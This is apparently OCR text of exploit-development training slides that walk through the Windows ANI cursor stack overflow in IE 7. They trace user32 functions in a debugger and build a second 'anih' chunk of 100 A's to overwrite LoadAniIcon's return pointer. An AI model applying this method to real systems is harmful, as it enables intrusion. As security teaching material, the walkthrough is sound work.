
Cookie Creation

The Security Cookie is generated once per process creation. Every function will use the same cookie, but the cookie goes through some XOR-ing with Stack data to determine its final value to be used for a function. This increases difficulty in guessing the correct value. At the top of four images on this slide the call to function __SEH_prolog4 is made. Inside that function the cookie is loaded into EAX. Following that, the cookie is XOR'd against EBP and pushed onto the stack.




Following Execution (1)

We are now tracking the execution as to how our ANI file is handled in memory. With this information we will hopefully be able to craft our data to get a controlled crash. Execution can be difficult to follow at times, but it's the best way to learn. We are still working inside of the function LoadCursorIconFromFileMap(). The first instruction at the top is moving the tag RIFF onto the stack, followed by a comparison against RIFF, which we will pass. Execution then moves the address of the tag "ACONanih" onto the stack. That memory location has been dumped to display our entire ANI file. Since there's a file mapping, this could be a good spot for egg hunting shellcode, but we shouldn't need to do that with this exploit.




Following Execution (2)

Not too much excitement on this slide, but we see that there is a call from LoadCursorIconFromFileMap() to the function ReadFilePtrCopy(). This function takes in a couple of arguments, notably Arg2, which points to "ACONanih" on the stack. A new cookie is generated, and then a call is made to the function GetNextFilePtr() with two arguments. Arg1 is a pointer to the address on the stack just above the string "ACONanih." Let's continue on …




Following Execution (3)

As stated on the slide, we are now in the function GetNextFilePtr(), which simply performs some checks that are not applicable to our data and returns back to ReadFilePtrCopy(). The function memcpy() is then called from ReadFilePtrCopy(), and shortly after some comparisons are performed against the ASCII value RIFF. The function memcpy() then copies "anih" to the stack and returns all the way back to LoadCursorIconFromFileMap() after performing a security cookie check. Feel free to step through execution manually to see each instruction when you run the exercise.




Following Execution (4)

As shown on the slide, LoadCursorIconFromFileMap() compares the ASCII characters ACON against an address on the stack, which also holds ACON. We do not take a jump since the match is made and two arguments are passed to the ReadTag() function. Arg1 points to RIFF on the stack and Arg2 points to anih. ReadTag() then passes these same arguments to ReadFilePtrCopy(), including an additional argument holding the value 8.




Following Execution (5)

ReadFilePtrCopy() calls memcpy() and places "anih" and its size of 0x24 onto the stack. Control is returned all the way back to LoadCursorIconFromfileMap(). A comparison is made to "anih" on the stack, as well as the size of 0x24. Both match and we continue along.




Following Execution (6)

ReadChunk() is called from LoadCursorIconFromFileMap() with three arguments. Arg1 is a pointer to RIFF, Arg2 is a pointer to "anih" and Arg3 is a pointer to the value 2. ReadChunk() then quickly calls ReadFilePtrCopy() with three arguments, including the pointer to "anih," the header size of 0x24, and the value 2. The memcpy() function is then called and passed the "anih" header data.




Following Execution (7)

The memcpy() function writes the entire 36-byte header onto the stack as shown on the slide. Control is then passed back to LoadCursorIconFromFileMap(). The function ValidateAnih() is then called and passed in the entire 36-byte "anih" header. The validation function validates the header size, and control is passed all the way back to LoadCursorIconFromFileMap() after some other interim instructions such as cookie validation.



Following Execution (8)

Finally, LoadAniicon() is called and passed in some arguments. Arg1 is a pointer to RIFF. An important thing to notice is that LoadAniIcon() does not set a cookie. It is up to the compiler to determine whether or not a function is vulnerable to a buffer overflow. It bases much of this determination on whether or not the function makes use of any string buffers and, therefore, LoadAniIcon() was left vulnerable. The anih() header data is eventually written to the stack again by memcpy() and ValidateAnih() is again called. RtlAllocateHeap() is then called and the LIST tag is checked. After some additional interim instructions, control is passed back to LoadCursorIconFromFileMap(), which in turn passes control back to mshtml.dll. In order to trigger a fault, we will likely need to create a second "anih" chunk that writes data to the stack, hopefully overwriting the non-security cookie protected LoadAniIcon() function.




Creating a Second "anih" Chunk

On this slide is our updated ANI file. The only additions are "anih," followed by the size 0x64, which is 100 in decimal. We then put in our 100 A's. If all goes as planned, LoadAniIcon() should get the request to handle the second "anih" chunk, ultimately calling ReadChunk() and memcpy(), which should overwrite the return pointer back to LoadCursorIconFromFileMap().

Setting Our BreakPoints

- Set a breakpoint on LoadAniIcon()

- Open your test ANI file in IE 7
- Last time we returned to mshtml.dll
- We now set up the second anih chunk to be written!



Setting Our BreakPoints


Before we have IE 7 open up our modified file, let's set a breakpoint on the call to LoadAniIcon() from LoadCursorIconFromFileMap(). Once you set the breakpoint go ahead and have IE open up the ani.html page again. If you renamed the test**X**.ani file, be sure to update the ani.html file accordingly. As you can see on the slide, last time when we only had one "anih" chunk we returned to mshtml.dll. This time our second chunk holding 100 A's is being set up for copying.

Just a reminder that the addressing used for breakpoints will be different each time you reboot a Windows system running ASLR. You will have to add the lower two bytes to the higher two bytes.

Call to memcpy()


- A short bit later memcpy() is called with EAX pointing to our 100 A's

- memcpy() is passed the pointer to our A's, while a loop operation copies them to a stack location




Call to memcpy()

After some other interim operations, memcpy() is called again and given the pointer to our 100 A's. A loop operation is about to run through the A's and write them to the stack location pointed to by EDI.




Overwriting the Return Pointer

On this side you can see our 100 A's being written to the stack. At address 0x0309E7E0 you can see the return pointer back to LoadCursorIconFromFileMap() from LoadAniIcon(). On the middle image, you can see that the return pointer was overwritten successfully. When pressing F9 to continue, we would expect to see a crash when attempting to execute 0x41414141. As you can see on the bottom, we hit an Access violation when reading 0x05621000. When we pass the exception, the thread is simply terminated and the process does not crash. If you analyze the code in user32.dll you will notice that several functions, including LoadAniIcon(), are wrapped in an exception handler preventing the process from crashing. We have just learned that a simple overwrite of the return pointer is not going to work in our current format. Let's see what can be done.



